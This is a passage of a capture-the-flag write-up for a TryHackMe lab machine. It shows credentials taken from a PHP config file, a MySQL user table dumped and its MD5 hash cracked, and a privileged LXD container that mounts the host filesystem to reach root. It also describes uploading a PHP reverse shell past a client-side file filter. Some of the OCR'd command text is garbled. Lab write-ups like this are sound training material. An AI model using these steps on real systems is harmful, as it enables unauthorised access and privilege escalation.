www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 9

We access database successfully using mysql client with mysql -uUSERNAME -p



```
1211102630@kali:~/Downloads
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

We see that there are 2 databases shown. Based on the contents in dbauth.php earlier, we know that we should use the database tron. So, we change to tron.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

One table is shown in tron. We select all from table ‘users’. 1 username with encrypted password is found.

```
1211102630@kali:~/Downloads

File Actions Edit View Help
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+---+---+---+
| id | username | password |
+---+---+---+
| 1 | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+---+---+---+
1 row in set (0.00 sec)

mysql> 
```

Copy password and crack it using crackstation. The password we got is @computer@

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

`edc621628f6d19a13a00fd683f5e3ff7`

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shha1_bin)), QubesV3.1BackupDefaults

Hash Type Result

edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@
----------------------------------	-----	------------

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

I'm not a robot reCAPTCHA
Privacy - Terms

Question 10

We also found the username from the mysql table

```
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

After quitting mysql, we switch to user flynn, whoami command is used to find user, which is **flynn**

```
mysql> quit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

Hint given that we can find flag in user.txt in /home/flynn/



Navigate to the directory and found that user.txt flag is **THM{IDENTITY_DISC_RECOGNISED}**

```
mysql> quit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn/
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Id shown 109(lxd). We know that **lxd** groups can be leveraged to escalate privileges.




A screenshot of a terminal window titled "flynn@light-cycle:~". The window shows the following text:

```
File Actions Edit View Help
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

Hint given that we can find root.txt in /root/



To see if there are any image lists, we use lxc image list. We found an image named Alpine.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)  
flynn@light-cycle:~$ lxc image list  
To start your first container, try: lxc launch ubuntu:18.04  


| ALIAS  | FINGERPRINT  | PUBLIC | DESCRIPTION                   | ARCH   | SIZE   | UPLOAD DATE                  |
|--------|--------------|--------|-------------------------------|--------|--------|------------------------------|
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |

  
flynn@light-cycle:~$
```


Next, we run a series of commands that will initialise, configure the disks, and start the container.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)  
flynn@light-cycle:~$ lxc image list  
To start your first container, try: lxc launch ubuntu:18.04  


| ALIAS  | FINGERPRINT  | PUBLIC | DESCRIPTION                   | ARCH   | SIZE   | UPLOAD DATE                  |
|--------|--------------|--------|-------------------------------|--------|--------|------------------------------|
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |


  
Creating CONTAINERNAME  
Error: Bad key=value pair: security.privilege  
flynn@light-cycle:~$ lxc init Alpine my_container -c security.privileged=true  
Creating my_container  
Error: Container name isn't a valid hostname  
flynn@light-cycle:~$ lxc init Alpine MyContainer -c security.privileged=true  
Creating MyContainer  
th=/mnt/root recursive=true  
Device MyDevice added to MyContainer  
th=/mnt/root recursive=true  
fig device add MyContainer MyDevice disk source=/ pat
```

Start container, ask container run the shell



```
flynn@light-cycle:~$ lxc start MyContainer
flynn@light-cycle:~$ lxc exec MyContainer /bin/sh
~ #
```

Get access to root, navigate to root directory and found the flag in root.txt, which is **THM{FLYNN_LIVES}**



```
File Actions Edit View Help
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root/
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Thought Process/Methodology:

First, we do a nmap scan to the machine then find that port **80** and **65000** are open. Next, we access the webpage of the machine with both ports and find that the hidden website is with port 65000. From the source code, we find that the title of the website is **Light Cycle**. Next, we use Gobuster and find php extensions. We access the php extensions and find that **/uploads.php** brings us to the hidden website. Only image file types are supported to upload but we are still unable to upload image files. We bypass the filter using a php reverse shell by saving the script and changing its extension into .jpg to upload to the website. Then we open a new project in burp suite and go to 'Proxy' tab and under the 'Options' subsection, we edit the request interception rule by removing **/^js\$** in the filter condition. We also select the 'Intercept responses based on the following rules' option in Intercept Server Responses. Then we go to 'Intercept' and 'Open browser'. We navigate to our hidden website with the path **/uploads.php** and forward the request. When we see **filter.js**, we drop the file. After that, we upload our reverse shell script to the webpage and forward the request on burp suite. Message shown in the hidden website saying 'File Uploaded Successfully'. We navigate to the webpage with **/grid** path and see that our reverse shell is uploaded. We run netcat listener and also the reverse shell script. Then we managed to get access to the shell. We upgrade and stabilise the shell. Given in the question hint, we can find **web.txt** in **/var/www/**. We navigate to the directory and a flag which is **THM{ENTER_THE_GRID}** is found. When stabilising and upgrading our shell previously, the lines that we used are **python3 -c 'import pty;pty.spawn("/bin/bash")'**, **export TERM=xterm**, and **stty raw -echo; fg**. Based on the hint, we can find the credentials in **/var/www/TheGrid**. We navigate to the directory. By accessing **dbauth.php**, we find the credentials (**username:password**), which is **tron:IFightForTheUsers**. Next, in the php file we also found that the

database used to store the encrypted credentials is **tron**. We access the ‘tron’ database using mysql -uUSERNAME -p and we find 2 databases. We change to the ‘tron’ database and view the ‘users’ table. We found the username with an encrypted password. We cracked the password using CrackStation and we got the password **@computer@**. In the mysql table, we also found that there is a user ‘flynn’. We switch to the user and run the command whoami and find that the username is **flynn**. We are given a hint that user.txt is in /home/flynn/ We navigate to the directory and find the flag **THM{IDENTITY_DISC_RECOGNISED}** . We run the id command and it is shown 109(lxd), we know that the **lxd** group can be leveraged to escalate privileges. Based on the hint, we navigate to /root/ . We use lxc image list to check for image lists and we find an image named Alpine. Next, we run a series of commands that helps us to initialise, configure the disks and start our container. Then we run the shell and get access to the root. We found flag.txt in the root directory which is **THM{FLYNN_LIVES}** .